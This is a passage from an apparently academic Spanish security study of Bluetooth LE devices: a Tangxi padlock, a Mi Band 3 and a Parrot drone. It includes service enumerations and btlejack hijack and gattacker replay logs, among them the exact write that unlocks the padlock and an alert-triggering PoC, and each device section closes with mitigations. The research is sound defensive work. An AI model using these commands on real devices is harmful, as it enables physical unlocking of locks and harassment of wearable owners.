Se utiliza la herramienta de enumeración **bettercap** ya que algunos campos del candado ofrecen servicios que requieren autenticación y su antecesora bleah no finaliza la enumeración de servicios.

Handles	Service > Characteristics	Properties	Data
0001 → 000b	Generic Access (1800) Device Name (2a00) Appearance (2a01) Peripheral Privacy Flag (2a02) Reconnection Address (2a03) Peripheral Preferred Connection Parameters (2a04)	READ READ READ, WRITE WRITE READ	LOCK-28EC9A05A3B2 Unknown Privacy Disabled  Connection Interval: 80 → 160 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1000
000c → 000f	Generic Attribute (1801) Service Changed (2a05)	Vendor	INDICATE  Flags
0010 → 0022	Device Information (180a) Hardware Revision (2a05) Model Number String (2a24) Serial Number String (2a25) Firmware Revision String (2a26) Hardware Revision String (2a27) Software Revision String (2a28) Manufacturer Name String (2a29) IEEE 11073-20601 Regulatory Certification Data List (2a2a) PnP ID (2a50)	Alibaba Huiwei Information Technology Co., Ltd. Apple, Inc. Texas Instruments	BR/EDR Not Supported +0050000931/ Boozys Padlock201808 BR/EDR Not Supported DEFAULT500MS FWL_2 LE + BR/EDR (controller), LE + BR/EDR (host) HW1.0 SW1.1 Limited Discoverable BR/EDR Not Supported Boozys p00experimental Vendor ID: 0x000d (Bluetooth SIG assigned Company Identifier) Product ID: 0x0000 Product Version: 0x0110
0023 → 003a	ffd0 ffd1 ffd2 ffd3 ffd6 ffd7 ffd8 ffd4	READ, WRITE READ WRITE NOTIFY READ WRITE NOTIFY	00 00  insufficient authentication
003b → 0052	ffd5 ffda ffdb ffdc ffdd ffd8 ffd9 ffd9	READ, WRITE READ WRITE NOTIFY READ WRITE NOTIFY	00 00  insufficient authentication
0053 → ffff	Battery Service (180f) Battery Level (2a19)	READ, NOTIFY	d

Fig. 6.72.: Enumeración de servicios candado Tangxi.

En la figura 6.72, se puede ver como dos características de lectura están disponibles solo con autenticación previa.

## 6.5.3 Hijacking con btlejack

Debido a la captura obtenida en la figura 6.72, se intuye que el candado puede ser susceptible a un **ataque de hijacking** si se roba la conexión en el punto exacto para lanzar la operación de escritura que implica la apertura del candado. Para realizar este ataque se utiliza la herramienta **btlejack**.

El robo de conexión tarda por los escasos paquetes transmitidos pero finalmente **se consigue la abrir el candado bluetooth**. Se puede ver el vídeo del ataque en el siguiente [enlace](#) [32].

```

samuel@kali: ~
File Actions Edit View Help
samuel@kali: ~      samuel@kali: ~
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0

[i] Synchronizing with connection 0x494bb513 ...
✓ CRCInit: 0x01787a
✓ Channel map is provided: 0xffffffff
✓ Hop interval = 39
✓ Hop increment = 11
[i] Synchronized, hijacking in progress ...

[i] Connection successfully hijacked, it is all yours \o/
btlejack> btlejack>
btlejack>
btlejack> dico

Command not found
btlejack> dicover

Command not found
btlejack> discover
btlejack> discover
btlejack>
btlejack>
btlejack> write 0x004d hex fe4f50454e00000000fd

```

**Fig. 6.73.** Hijacking candado Tangxi.

#### 6.5.4 Replay attack con gattacker

Se realiza una **ataque de replay con gattacker**. Este ataque es factible ya que la **autenticación** en capa de aplicación **emplea los mismos nonce** para autenticarse en cada conexión. Puede ver el vídeo del ataque en el siguiente [enlace](#) [33].

```

EIR: 020105
scanResponse:
on open
poweredOn
Noble MAC address : d7:73:95:e5:26:38
BLENO - on → stateChange: poweredOn
initialized !
Static - start advertising
      target device connected
on → advertisingStart: success
setServices: success
<<<<<<<<< INITIALIZED >>>>>>>>>>>>>
Client connected: 6e:6e:c3:7a:4a:f7
>> Subscribe: ffd0 → ffd4
>> Write: ffd5 → ffd9 : 2901020304050628 ()      ()
28ec9a05a3b2:ffd0 confirmed subscription state: ffd4
<< Notify: ffd0 → ffd4 : 59f00095 (Y )
<< Read: 180f (Battery Service) → 2a19 (Battery Level ) : 64 (d)
>> Write: ffd5 → ffd9 : cb0f0c2b1b032d20274039473c23160719ca ( + - 'Q9G<#    )
<< Notify: ffd0 → ffd4 : f941b4d80854710e2bc7439a8a71505b5af8 ( A Tq + C qP[Z )
>> Write: ffd5 → ffd9 : fe4f50454e00000000fd ( OPEN     )
>> Write: ffd5 → ffd9 : fe4f50454e00000000fd ( OPEN     )
>> Write: ffd5 → ffd9 : fe4f50454e00000000fd ( OPEN     )

```

**Fig. 6.74.** Ataque repaly candado Tangxi.

### 6.5.5 Mitigaciones y medidas de protección para el candado Tangxi

El candado Tangxi implementa medidas de protección a nivel de autenticación pero sin establecer un pairing que asegure la comunicación. A continuación se proporciona una lista que recoge las protecciones recomendadas para cada uno de los ataques:

- **Sniffing Passivo:** Se recomienda emplear cifrado de capa 2 proporcionado por un pairing robusto.
- **Enumeración:** Se recomienda evitar la difusión de servicios para evitar su enumeración. Se puede corregir estableciendo un pairing o mediante medidas de autenticación a nivel de aplicación.
- **Hijacking:** El desencadenante del ataque se debe a utilizar un comando específico de apertura. Se recomienda utilizar combinaciones de características para la apertura y habilitar cifrado a nivel de capa 2 para evitar el hijacking.
- **MITM & Replay:** Se recomienda aplicar el workaround que consiste en comprobar la existencia de dos MAC idénticas dentro del alcance del dispositivo.
- **Autenticación con claves estáticas:** La autenticación del candado con la aplicación se realiza enviando siempre los mismos paquetes con la misma secuencia de bytes. Se recomienda evitar usar claves estáticas.
- **Carencia de Pairing:** Se recomienda utilizar un pairing por LE Secure Connection con intercambio de claves por Diffie-Hellman.

## 6.6 Mi band 3

La Mi band 3 es la **pulsera de actividad** más popular en el mundo. El dispositivo, al igual que otras pulseras, dispone de una **aplicación móvil** con la que interactuar.

En su uso habitual la aplicación “**MiFit**” necesita vincular la pulsera, sincronizarse y configurar un perfil del propietario. Esto puede ser un **indicio de pairing o autenticación a nivel de aplicación**. Tras la vinculación, se puede usar la pulsera y configurar las notificaciones que se desean recibir, enviar datos a la aplicación e incluso localizar la pulsera mediante la función de “**localizar miband**”. Cabe destacar que las pulseras de actividad generalmente usan los dos tipos de bluetooth, tanto BLE como *Classic*.

## 6.6.1 Sniffing


En primer lugar, se realizan varias **capturas de tráfico** para comprender la interacción de la pulsera con su aplicación. Además se podrán aprovechar para descubrir si la comunicación viaja en plano o esta dispone de pairing.

### Registro HCI

La primera captura se realiza con las **características HCI** del teléfono para evitar la perdida de paquetes. En ella se comprueba que no existe pairing y **la comunicación viaja en plano**. Durante la comunicación, dado que el teléfono que actúa de maestro no dispone de número de teléfono, algunas de las notificaciones están deshabilitadas. Por eso se hace uso de la función “**localizar miband**”.

Una característica a destacar de la MiBand3 es que **renueva su dirección MAC** para cada nueva vinculación con la aplicación.

En la figura 6.75 se puede comprobar que la comunicación no contiene paquetes SMP y por tanto no ha tenido lugar un pairing. Sin embargo, se aprecian varias **operaciones de escritura** en distintos handles. En concreto destaca el **handle 0x0050** el cual haciendo una búsqueda rápida por internet el cual es usado en su versión anterior para la **autenticación a nivel de aplicación**.



**Fig. 6.75.:** Comprobación de paring de la Mi Band 3.

### Btlejack

Se repite el mismo proceso con las antenas Microbit mientras se ejecuta btlejack. En este caso se pasa la salida de btlejack mediante **pipe a wireshark** para analizar el **tráfico en tiempo real**. Se presta especial atención a la autenticación y a los eventos desencadenados tras enviar una petición de localización a la pulsera.

Durante la ejecución se descubre que el handle de escritura para la función de “localizar mi band” es 0x0026 con valor 02 (figura 6.76) en formato hexadecimal.




Fig. 6.76.: Inmediate Alert - Mi Band 3.

## 6.6.2 Enumeración de servicios con Bleah

Se realiza una **enumeración de servicios** con Bleah para el descubrimiento de características ocultas y tener una visión general sobre el mapa de servicios de la pulsera.

En la figura 6.77 se muestra la salida del programa de bleah. En ella destaca una característica genérica manejada por el **handle 0x0026 Inmediate Alert**.

Handles	Service > Characteristics	Properties	Data
0001 -> 0007	Generic Access ( 00001800-0000-1000-8000-00005f9b34fb )	READ	'u'Mi Band 3'
0003	Device Name ( 00002a00-0000-1000-8000-00005f9b34fb )	READ	Master Slave Match
0005	Appearance ( 00002d01-0000-1000-8000-00005f9b34fb )	READ	Connection Interval: 6 -> 80
0007	Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00005f9b34fb )	READ	Slave Latency: 0
0008 -> 000b	Generic Attribute ( 00001801-0000-1000-8000-00005f9b34fb )	READ INDICATE	Connection Supervision Timeout Multiplier: 500
000b	Service Changed ( 00002a05-0000-1000-8000-00005f9b34fb )	READ	'u'f682ec1b5c4'
000c -> 0016	Device Information ( 00001803-0000-1000-8000-00005f9b34fb )	READ	'U-V0.23.10.49'
000d	Hardware Revision String ( 00002a2f-0000-1000-8000-00005f9b34fb )	READ	'u'V2.4.0.32'
0010	Software Revision String ( 00002a28-0000-1000-8000-00005f9b34fb )	READ	'M-V0.23.10.49ffxfefvle8-e'
0012	System ID ( 00002a23-0000-1000-8000-00005f9b34fb )	READ	Vendor ID: 0x0157 ( Bluetooth SIG assigned Company Identifier )
0014	PNP ID ( 00002a30-0000-1000-8000-00005f9b34fb )	READ	Product ID: 0x0013
0015		READ	Product Version: 0x0101
0017 -> 001c	00001530-0000-3512-2118-00005f9b34fb	NOTIFY WRITE	
0019	00001531-0000-3512-2118-00005f9b34fb	WRITE NO RESPONSE	
001c	00001532-0000-3512-2118-00005f9b34fb	NOTIFY WRITE	
001d -> 0023	Alert Notification Service ( 00001811-0000-1000-8000-00005f9b34fb )	WRITE	
001f	New Alert ( 00002a46-0000-1000-8000-00005f9b34fb )	NOTIFY READ WRITE	'\x00'
0022	Alert Notification Control Point ( 00002a44-0000-1000-8000-00005f9b34fb )	NOTIFY READ	
0024 -> 0026	Immediate Alert ( 00001802-0000-1000-8000-00005f9b34fb )	WRITE NO RESPONSE	
0026	Alert Level ( 00002a06-0000-1000-8000-00005f9b34fb )	NOTIFY READ	
0027 -> 002c	Heart Rate ( 00001805-0000-1000-8000-00005f9b34fb )	NOTIFY READ WRITE	Bluetooth command failed (code: 2, error: Attribute can't be read)
0029	Heart Rate Range ( 00002a37-0000-1000-8000-00005f9b34fb )	NOTIFY READ	
002c	Heart Rate Control Point ( 00002a39-0000-1000-8000-00005f9b34fb )	NOTIFY READ	
002d -> 0057	fee0 ( 0000fe01-0000-1000-8000-00005f9b34fb )	NOTIFY READ WRITE	
002f	Current Time ( 00002a2b-0000-1000-8000-00005f9b34fb )	NOTIFY READ NO RESPONSE	'\xe0\x51\x07\x03\x1b\x14\x06\x06\x06\x00\x00\x04'
0031	0000000c-0000-3512-2118-00005f9b34fb	NOTIFY READ NO RESPONSE	
0033	0000000c-0000-3512-2118-00005f9b34fb	NOTIFY WRITE	
0038	00000003-0000-3512-2118-00005f9b34fb	NOTIFY WRITE NO RESPONSE	
003b	Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00005f9b34fb )	NOTIFY READ WRITE NO RESPONSE	Connection Interval: 40 -> 40
003c	00000004-0000-3512-2118-00005f9b34fb	NOTIFY WRITE NO RESPONSE	Slave Latency: 0
0041	00000005-0000-3512-2118-00005f9b34fb	NOTIFY READ	Connection Supervision Timeout Multiplier: 500
0044	00000006-0000-3512-2118-00005f9b34fb	NOTIFY READ	
0047	00000007-0000-3512-2118-00005f9b34fb	NOTIFY READ	'\x00\x01\x00\x02\x07\x01\x01\x00\x00\x00\x02\x07\x01\x01\x00\x00\x00\x00\x00'
0048	00000008-0000-3512-2118-00005f9b34fb	NOTIFY READ	Bluetooth command failed (code: 2, error: Attribute can't be read)
004d	00000010-0000-3512-2118-00005f9b34fb	NOTIFY READ	
0050	00000011-0000-3512-2118-00005f9b34fb	NOTIFY READ	
0053	0000000c-0000-3512-2118-00005f9b34fb	NOTIFY READ	
0056	0000000f-0000-3512-2118-00005f9b34fb	NOTIFY READ	
0058 -> 006c	fee1 ( 0000fe01-0000-1000-8000-00005f9b34fb )	NOTIFY READ WRITE NO RESPONSE	'\x01\x01\x00\x00\x00'
005a	00000009-0000-3512-2118-00005f9b34fb	NOTIFY WRITE	
005c	0000000a-0000-3512-2118-00005f9b34fb	NOTIFY READ	'..'
005f	fede ( 0000fcfd-0000-1000-8000-00005f9b34fb )	READ	
0061	fede ( 0000fcfd-0000-1000-8000-00005f9b34fb )	READ	'\x00'
0063	fede ( 0000fcfd-0000-1000-8000-00005f9b34fb )	READ	
0065	fee1 ( 0000fe01-0000-1000-8000-00005f9b34fb )	READ	
0067	fee2 ( 0000fe01-0000-1000-8000-00005f9b34fb )	READ	
0069	fee3 ( 0000fe01-0000-1000-8000-00005f9b34fb )	READ	
006b	0000fc1-0000-3512-2118-00005f9b34fb	NOTIFY READ WRITE	'..'

Fig. 6.77.: Enumeración con Bleah - Mi Band 3.


### 6.6.3 PoC Con NRF Connect

Se pretende ejecutar la **alerta inmediata** en la Mi Band 3 con la aplicación **nRF Connect**. Para ello, es preciso que la **aplicación esté autenticada** con la Mi Band y haber superado la fase de autenticación en el mismo teléfono en el que se ejecuta nRF Connect.

Una vez terminada la sincronización, se dirige al nRF Connect. Se busca la característica “*Inmediate Alert*” y se escribe “*write command*” con valor 02 en hexadecimal. El resultado es satisfactorio. **La pulsera vibra** y se prueba con otros valores hexadecimales (01, 02, 03).

- **Inmediate Alert Value 01:** Alerta de Mensaje.
- **Inmediate Alert Value 02:** Alerta de Llamada.
- **Inmediate Alert Value 03:** Localiza la pulsera.

En la figura 6.78, se observa a la **PoC funcionando** con una alerta de llamada. Se ha escogido este tipo de alerta para la demostración por ser la más visual y la más molesta de cara a fastidiar al usuario. En el siguiente [enlace](#) [34] se dispone de un vídeo del ataque en funcionamiento.



**Fig. 6.78.: PoC con nRF Connect - Inmediate Alert.**

## 6.6.4 Hijacking

En la sección anterior, se ha demostrado que **una vez superada la autenticación** a nivel de aplicación **es posible enviar comandos** para manipular la pulsera. **El Hijacking** es un ataque que permite **robar la conexión** a partir de su dirección de acceso y enviar comandos de escritura<sup>5</sup> en nombre del maestro.

En la figura 6.79 se aprecian **dos terminales**. La de la izquierda corresponde con una conexión a una raspberry pi realizando un **sniffing con Ubertooth**<sup>6</sup>. La segunda terminal corresponde a una conexión con la misma raspberry pi con 3 antenas Microbit conectadas para **realizar el ataque**. En el siguiente [enlace](#) [35] se dispone de un vídeo del **ataque en funcionamiento**.


```
pi@raspberrypi4: ~]$ sudo btmon -f 0x4fc3b982 -t
BtleJack version 2.0
[!] Detected sniffer:
> Intel(R) Dual Band Wireless-AC 7265 version 2.0
> Sniffer #1: fw version 2.0
> Sniffer #2: fw version 2.0
[!] Synchronizing with connection 0xfc3b982 ...
✓ CRCInit: 0x246328
✓ Connection: 0x4fc3b982
✓ Hop Interval: 0x9
✓ Hop Increment: 11
[!] Synchronizing and hijacking in progress ...
[!] Connection successfully hijacked! It is all yours \o/
>> 0a 10 0c 00 05 00 12 01 08 00 00 01 a0 01 00 00 d0 07
>> 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
btlejack: 02
btlejack>
```

Fig. 6.79.: Hijacking - Inmediate Alert.

El resultado del sniffing con la ubertooth mientras se realiza el ataque se aprecia en la figura 6.80.

<sup>5</sup>Durante la primeras pruebas no se consiguió la realizar el ataque satisfactoriamente, fue necesario poner una 4 antena a escuchar en tiempo real para ver cual era el error. Btlejack dispone de dos comandos *write* y *write\_cmd*. El primero de ellos se corresponde con un *write request* por lo que si se fija en las capturas tráfico, se espera recibir un *write command*. Finalmente el resultado fue satisfactorio.

<sup>6</sup>Durante el proceso se puede observar los paquetes LL\_TERMINATE generados al realizar el ataque de btlajack.



**Fig. 6.80.**: Sniffing Ubertooth - Inmmediate Alert.

## 6.6.5 Replay Attack

Se pretende comprobar si la pulsera Mi Band 3 es susceptible a un ataque MITM y a un posterior **ataque Replay**. Esta técnica puede permitir saltarse la autenticación inicial de la pulsera con la Mi Band.

A continuación, se procede a lanzar el ataque con la herramienta **gattacker** y la ayuda de dos **raspberrys pi**. Cada una dispone de su correspondiente **dongle bluetooth**, útil para poder cambiar la dirección MAC de la antena y poder engañar mejor a la aplicación.

En la siguiente figura 6.81, se muestra el ataque con los correspondientes **intentos fallidos** de conexión. Al clonar la dirección MAC de la pulsera en una de las interfaces, la aplicación móvil realiza estos intentos por sí misma, pero debe de disponer de alguna **medida de seguridad** para evadir dichos ataques.

Una de la **medidas de seguridad** frente ataque MITM, trata de **comprobar la existencia de dos dispositivos** idénticos con la misma dirección **dentro del alcance** del dispositivo. Esta medida puede evadirse, impidiendo que el dispositivo maestro detecte al dispositivo slave saliendo del alcance del mismo. Pero en este caso, tras varios intentos, el resultado **no es satisfactorio**, tal y como se ve en la figura 6.81.

```

samuel@pi:~/Documents/tools/gattacker$ node gattacker -- ssh pi@192.168.0.119 -p 22
[{"id": 1, "rssi": "-82", "mac": "f9be626256f6", "name": "Mi-Band-3"}, {"id": 2, "rssi": "-80", "mac": "4c:cc:24:d2:92:2a", "name": "BLENO"}]
samuel@pi:~/Documents/tools/gattacker$ ./gattacker -a de:ad:be:ef:fe:00 -t f9be626256f6 -s 1
[{"id": 1, "rssi": "-82", "mac": "f9be626256f6", "name": "Mi-Band-3"}, {"id": 2, "rssi": "-80", "mac": "4c:cc:24:d2:92:2a", "name": "BLENO"}]
samuel@pi:~/Documents/tools/gattacker$ ./gattacker -a de:ad:be:ef:fe:00 -t f9be626256f6 -s 1
[{"id": 1, "rssi": "-82", "mac": "f9be626256f6", "name": "Mi-Band-3"}, {"id": 2, "rssi": "-80", "mac": "4c:cc:24:d2:92:2a", "name": "BLENO"}]

```

**Fig. 6.81.:** Ataque MITM sin éxito a la Mi Band 3.

## 6.6.6 OSINT

La pulsera Mi Band 3 lleva algún tiempo en el mercado y es habitual que surjan **vulnerabilidades o scripts** que permitan auditar la pulsera.

El artículo publicado por [Yogesh Ojha](#) [36], explica como evadir la seguridad a nivel de aplicación de la mi band 3 de una forma distinta a las explicadas anteriormente. Esto es posible gracias a 2 factores esenciales:

- **La característica de escritura destinada a la autenticación está visible:** El atributo gobernando el handle 0x0050 está visible incluso si ambos dispositivos permanecen conectados, por lo que cualquiera puede vincularse con la pulsera.
- **El proceso de autenticación es iniciado por el maestro:** Los nonces necesarios para el proceso de autenticación, tal y como se explica en el artículo, son generados durante el emparejamiento y es posible su repetición.

Yogesh Ojha desarrolló un script para aprovechar estos fallos de seguridad y poder **vincularse con cualquier pulsera** conociendo su dirección MAC. En la figura 6.82, se encuentra el **script en ejecución vulnerando la seguridad** de la Mi Band 3.




Fig. 6.82.: Script de Yogesh Ojha explotando la Mi band 3.

### 6.6.7 Mitigaciones y medidas de protección para la Mi Band 3

La Mi Band 3 carece de pairing pero implementa seguridad a nivel de aplicación. A continuación se proporciona una lista que recoge las protecciones recomendadas para cada uno de los ataques:

- **Sniffing Passivo:** Se recomienda emplear cifrado de capa 2 proporcionado por un pairing robusto.
- **Enumeración:** Se recomienda evitar la difusión de servicios para evitar su enumeración. Se puede corregir estableciendo un pairing o mediante medidas de autenticación a nivel de aplicación.
- **Autenticación de dispositivos:** Las claves necesarias para la autenticación se generan en el usuario. Se recomienda implementar medidas de seguridad por intercambio de claves por Diffie-Hellman. A mayores, se recomienda utilizar cifrado a nivel de capa 2.
- **Hijacking:** Se recomienda utilizar cifrado a nivel de capa 2 para evitar el hijacking.

- **Carencia de Pairing:** Se recomienda utilizar un pairing por LE Secure Connection con intercambio de claves por Diffie-Hellman.

## 6.7 Mini Dron Parrot Mambo Fly

El Parrot Mambo Fly es la **evolución más reciente** de los minidrones Parrot. Este dispositivo utiliza una **conexión BLE** para comunicarse con una aplicación disponible tanto para Android como para iOS, a través de la cual se controla el dron. Para su configuración, la aplicación **busca automáticamente Drones Parrot** y se conecta a ellos de forma inmediata. En algunas ocasiones es necesario especificar el Dron al que se quiere conectar. Este comportamiento por defecto sugiere la inexistencia de un pairing.

### 6.7.1 Enumeración de servicios con bettercap

Bettercap permite realizar la **enumeración de servicios** de dispositivos BLE suiviendo algunas fallas de conexión de su antecesor bleah. En la figura 6.83 y 6.84 se muestran todos los servicios y características del dron pasados a un blog de notas, ya que la salida en la terminal se deformaba por falta de espacio.

Handles	Service > Characteristics	Properties	Data
0001 -> 0004	Generic Attribute (1801)		
0003	Service Changed (2a05)	INDICATE	
0010 -> 0016	Generic Access (1800)		
0012	Device Name (2a00)	READ	
0014	Appearance (2a01)	READ	
0016	Peripheral Preferred Connection Parameters (2a04)	READ	
0020 -> 007f	9a66fa000800919111e4012d1540cb8e 9a66fa000800919111e4012d1540cb8e 9a66fa000800919111e4012d1540cb8e 9a66fa020800919111e4012d1540cb8e 9a66fa030800919111e4012d1540cb8e 9a66fa040800919111e4012d1540cb8e 9a66fa050800919111e4012d1540cb8e 9a66fa060800919111e4012d1540cb8e 9a66fa070800919111e4012d1540cb8e 9a66fa080800919111e4012d1540cb8e 9a66fa090800919111e4012d1540cb8e 9a66fa0a0800919111e4012d1540cb8e 9a66fa0b0800919111e4012d1540cb8e 9a66fa0c0800919111e4012d1540cb8e 9a66fa0d0800919111e4012d1540cb8e 9a66fa0e0800919111e4012d1540cb8e 9a66fa0f0800919111e4012d1540cb8e 9a66fa100800919111e4012d1540cb8e 9a66fa110800919111e4012d1540cb8e 9a66fa120800919111e4012d1540cb8e 9a66fa130800919111e4012d1540cb8e 9a66fa140800919111e4012d1540cb8e 9a66fa150800919111e4012d1540cb8e 9a66fa160800919111e4012d1540cb8e 9a66fa170800919111e4012d1540cb8e 9a66fa180800919111e4012d1540cb8e 9a66fa190800919111e4012d1540cb8e 9a66fa1a0800919111e4012d1540cb8e 9a66fa1b0800919111e4012d1540cb8e 9a66fa1c0800919111e4012d1540cb8e 9a66fa1d0800919111e4012d1540cb8e 9a66fa1e0800919111e4012d1540cb8e 9a66fa1f0800919111e4012d1540cb8e	WRITE	Mambo_822808 Generic Fan Connection Interval: 6 -> 16 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1024

Fig. 6.83.: Enumeración de servicios de Parrot Mambo fly - parte 1.

